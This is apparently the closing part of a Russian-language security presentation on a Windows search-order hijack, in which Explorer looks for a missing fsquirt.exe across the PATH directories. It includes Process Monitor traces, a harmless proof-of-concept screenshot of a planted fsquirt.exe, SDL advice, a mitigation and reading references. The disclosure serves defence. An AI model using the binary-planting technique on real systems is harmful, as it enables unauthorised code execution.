| 1:27:10.637331... | Explorer.EXE | 1824 | RegQueryKey  | HKLM   | SUCCESS          | Query: HandleTags, HandleTags: 0x0         |
| 1:27:10.637341... | Explorer.EXE | 1824 | RegOpenKey   | HKLM\SOFTWARE\MICROSOFT\WINDOWS\CurrentVersion\ImmersiveShell\...          | NAME NOT FOUND   | Desired Access: Query Value                |
| 1:27:10.637344... | Explorer.EXE | 1824 | CreateFile   | C:\Windows\Explorer.EXE.Local  | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.637375... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\wpncore.dll  | SUCCESS          | Offset: 271,360, Length: 4,096, I/O Fla... |
| 1:27:10.637426... | Explorer.EXE | 1824 | CreateFile   | C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144...    | SUCCESS          | Desired Access: Execute/Traverse, Sy...    |
| 1:27:10.637587... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\csui.dll   | SUCCESS          | Offset: 392,704, Length: 512, I/O Fla...   |
| 1:27:10.637725... | Explorer.EXE | 1824 | Load Image   | C:\Program Files\Windows Portable Devices\sqmapi.dll                       | SUCCESS          | Image Base: 0x7ffccbf0000, Image Si...     |
| 1:27:10.637740... | Explorer.EXE | 1824 | CloseFile    | C:\Program Files\Windows Portable Devices\sqmapi.dll                       | SUCCESS          |  |
| 1:27:10.637763... | Explorer.EXE | 1824 | ReadFile     | C:\Program Files\Windows Portable Devices\sqmapi.dll                       | SUCCESS          | Offset: 264,192, Length: 2,560, I/O Fla... |
| 1:27:10.656851... | Explorer.EXE | 1824 | CreateFile   | C:\Windows\System32\csui.dll   | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.656867... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\csui.dll   | SUCCESS          | Offset: 392,704, Length: 512, I/O Fla...   |
| 1:27:10.656922... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\wbem   | SUCCESS          | Offset: 8,192, Length: 4,096, I/O Fla...   |
| 1:27:10.657005... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\csui.dll   | SUCCESS          | Offset: 46,080, Length: 32,768, I/O Fla... |
| 1:27:10.657106... | Explorer.EXE | 1824 | CreateFile   | C:\Windows\System32\wbem\fsquirt.exe                                       | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657240... | Explorer.EXE | 1824 | CreateFile   | C:\Windows\System32\WindowsPowerShell\v1.0\fsquirt.exe                     | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657315... | Explorer.EXE | 1824 | CreateFile   | C:\Program Files\TortoiseHg\fsquirt.exe                                    | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657388... | Explorer.EXE | 1824 | CreateFile   | C:\Program Files (x86)\nodejs\fsquirt.exe                                  | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657456... | Explorer.EXE | 1824 | CreateFile   | C:\Program Files (x86)\Skype\Phone\fsquirt.exe                             | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657523... | Explorer.EXE | 1824 | CreateFile   | C:\Program Files (x86)\CMake\bin\fsquirt.exe                               | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657587... | Explorer.EXE | 1824 | CreateFile   | C:\Users\user\AppData\Roaming\npm\fsquirt.exe                              | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657653... | Explorer.EXE | 1824 | CreateFile   | C:\adb\fsquirt.exe   | NAME NOT FOUND   | Desired Access: Read Attributes, Disp...   |
| 1:27:10.657674... | Explorer.EXE | 1824 | RegQueryKey  | HKLM   | SUCCESS          | Query: HandleTags, HandleTags: 0x0         |
| 1:27:10.657687... | Explorer.EXE | 1824 | RegOpenKey   | HKLM\Software\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Desired Access: Query Value                |
| 1:27:10.657709... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 0, Name: mosaic, Type: REG_SZ       |
| 1:27:10.657725... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 0, Name: mosaic, Type: REG_SZ       |
| 1:27:10.657735... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 1, Name: www, Type: REG_SZ          |
| 1:27:10.657743... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 1, Name: www, Type: REG_SZ          |
| 1:27:10.657751... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 2, Name: home, Type: REG_SZ         |
| 1:27:10.657758... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 2, Name: home, Type: REG_SZ         |
| 1:27:10.657766... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 3, Name: ftp, Type: REG_SZ, L       |
| 1:27:10.657774... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          | Index: 3, Name: ftp, Type: REG_SZ, L       |
| 1:27:10.657781... | Explorer.EXE | 1824 | RegEnumValue | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | NO MORE ENTRI... | Index: 4, Length: 782                      |
| 1:27:10.657791... | Explorer.EXE | 1824 | RegCloseKey  | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\Prefixes                | SUCCESS          |  |
| 1:27:10.658014... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\bthprops.cpl   | SUCCESS          | Offset: 205,312, Length: 15,360, I/O F...  |
| 1:27:10.658089... | Explorer.EXE | 1824 | ReadFile     | C:\Windows\System32\bthprops.cpl   | SUCCESS          | Offset: 189,872, Length: 16,384, I/O F...  |

# Пример эксплуатации

The screenshot shows the Process Explorer window from Sysinternals. The main window displays a list of processes with columns for CPU usage, Private Bytes, Working Set, PID, Description, and Company Name. A terminal window titled 'C:\SpecialDirFromPath\fsquirt.exe' is overlaid on the process list, showing the output of the fsquirt.exe process: 'Hello from fsquirt.exe' and 'AMonitoring.ru'. The terminal window is highlighted in yellow, and the corresponding process 'fsquirt.exe' in the Process Explorer list is also highlighted in yellow. The status bar at the bottom of Process Explorer shows 'CPU Usage: 1.32%', 'Commit Charge: 21.29%', 'Processes: 45', and 'Physical Usage: 39.60%'. The taskbar at the bottom of the screen shows the Windows logo, several application icons, and the system tray with the date '17.03.2017' and time '14:06'.

| Process                     | CPU    | Private Bytes | Working Set | PID  | Description                    | Company Name          |
|-----------------------------|--------|---------------|-------------|------|--------------------------------|-----------------------|
| WmiPrivSE.exe               |        | 1 960 K       | 5 772 K     | 1676 |                                |                       |
| svchost.exe                 |        | 2 896 K       | 6 244 K     | 612  | Хост-процесс для служб ...     | Microsoft Corporation |
| svchost.exe                 |        | 15 948 K      | 20 796 K    | 772  | Хост-процесс для служб ...     | Microsoft Corporation |
| svchost.exe                 |        | 30 516 K      | 42 872 K    | 808  | Хост-процесс для служб ...     | Microsoft Corporation |
| taskhost.exe                |        | 1 908 K       | 6 980 K     | 1648 | Хост-процесс для задач W...    | Microsoft Corporation |
| svchost.exe                 | 0.01   | 4 920 K       | 10 100 K    | 836  | Хост-процесс для служб ...     | Microsoft Corporation |
| svchost.exe                 |        | 40 492 K      | 48 176 K    | 908  | Хост-процесс для служб ...     | Microsoft Corporation |
| WUDFHost.exe                |        | 1 416 K       | 5 400 K     | 2040 |                                |                       |
| svchost.exe                 | 0.22   | 60 652 K      | 73 440 K    | 1000 | Хост-процесс для служб ...     | Microsoft Corporation |
| rdpclip.exe                 |        | 2 972 K       | 7 996 K     | 2076 | Монитор буфера обмена R...     | Microsoft Corporation |
| spoolsv.exe                 | 0.01   | 4 944 K       | 12 780 K    | 624  | Диспетчер очереди печати       | Microsoft Corporation |
| svchost.exe                 |        | 11 672 K      | 16 244 K    | 716  | Хост-процесс для служб ...     | Microsoft Corporation |
| svchost.exe                 |        | 3 128 K       | 10 812 K    | 1104 | Хост-процесс для служб ...     | Microsoft Corporation |
| IpOverUsbSvc.exe            |        | 7 408 K       | 11 088 K    | 1140 |                                | Microsoft Corporation |
| JetBrains.ETW.Collector...  |        | 704 K         | 3 432 K     | 1232 | JetBrains ETW Collector Host   | JetBrains s.r.o       |
| sqlwriter.exe               |        | 1 384 K       | 5 516 K     | 1276 | SQL Server VSS Writer - 64 Bit | Microsoft Corporation |
| MsMpEng.exe                 | 0.03   | 339 484 K     | 252 012 K   | 1368 | Antimalware Service Execut...  | Microsoft Corporation |
| NisSrv.exe                  |        | 8 812 K       | 4 036 K     | 1936 |                                |                       |
| svchost.exe                 | < 0.01 | 2 608 K       | 7 436 K     | 1980 |                                |                       |
| VSSVC.exe                   |        | 1 472 K       | 5 680 K     | 1356 |                                |                       |
| svchost.exe                 |        | 1 600 K       | 5 260 K     | 3008 |                                |                       |
| SearchIndexer.exe           |        | 21 944 K      | 12 128 K    | 2316 |                                |                       |
| SearchProtocolHost.e...     | < 0.01 | 1 820 K       | 6 368 K     | 1812 |                                |                       |
| SearchFilterHost.exe        |        | 1 000 K       | 4 284 K     | 488  |                                |                       |
| sass.exe                    |        | 3 700 K       | 9 512 K     | 524  |                                |                       |
| winlogon.exe                |        | 1 636 K       | 7 624 K     | 456  |                                |                       |
| LogonUI.exe                 |        | 22 888 K      | 37 480 K    | 696  |                                |                       |
| dwm.exe                     |        | 32 284 K      | 45 764 K    | 704  |                                |                       |
| csrss.exe                   | 0.05   | 1 464 K       | 13 832 K    | 2556 |                                |                       |
| winlogon.exe                |        | 1 376 K       | 5 352 K     | 2588 |                                |                       |
| dwm.exe                     | 0.23   | 10 280 K      | 34 784 K    | 2720 |                                |                       |
| explorer.exe                | 0.04   | 34 008 K      | 74 584 K    | 1500 |                                |                       |
| fsquirt.exe                 | 0.02   | 8 588 K       | 8 412 K     | 3180 |                                |                       |
| conhost.exe                 | 0.07   | 1 048 K       | 5 592 K     | 3216 |                                |                       |
| TortoiseHgOverlayServer.exe |        | 11 704 K      | 18 084 K    | 3436 |                                |                       |
| procexp.exe                 |        | 2 280 K       | 7 872 K     | 3556 |                                |                       |
| procexp64.exe               | 0.52   | 9 532 K       | 25 408 K    | 3576 |                                |                       |

# Используем SDL



- Определение требований ИБ
- Анализ/сокращение поверхности атаки
- Тестирование сторонних компонент

# Как все исправить?

- Чтобы обезопасить себя от такой атаки стоит взять пустой исполняемый файл, который ничего не делает, и поместить его по пути «C:\Windows\system32\fsquirt.exe». В таком случае будет запущено данное приложение, и не будет осуществляться поиск иных путей исполнения. В Windows 10 данный файл имеется.

# Что читать?

- The Security Development Lifecycle
- OWASP Code Review Guide & OWASP Testing Guide
- Best Kept Secrets of Peer Code Review
- Блог компании «Перспективный мониторинг» на Хабрахабр



## Васин Вячеслав

Системный аналитик ЗАО «Перспективный мониторинг»

[vyacheslav.vasin@amonitoring.ru](mailto:vyacheslav.vasin@amonitoring.ru)  
[dev.vasinofficial@gmail.com](mailto:dev.vasinofficial@gmail.com)

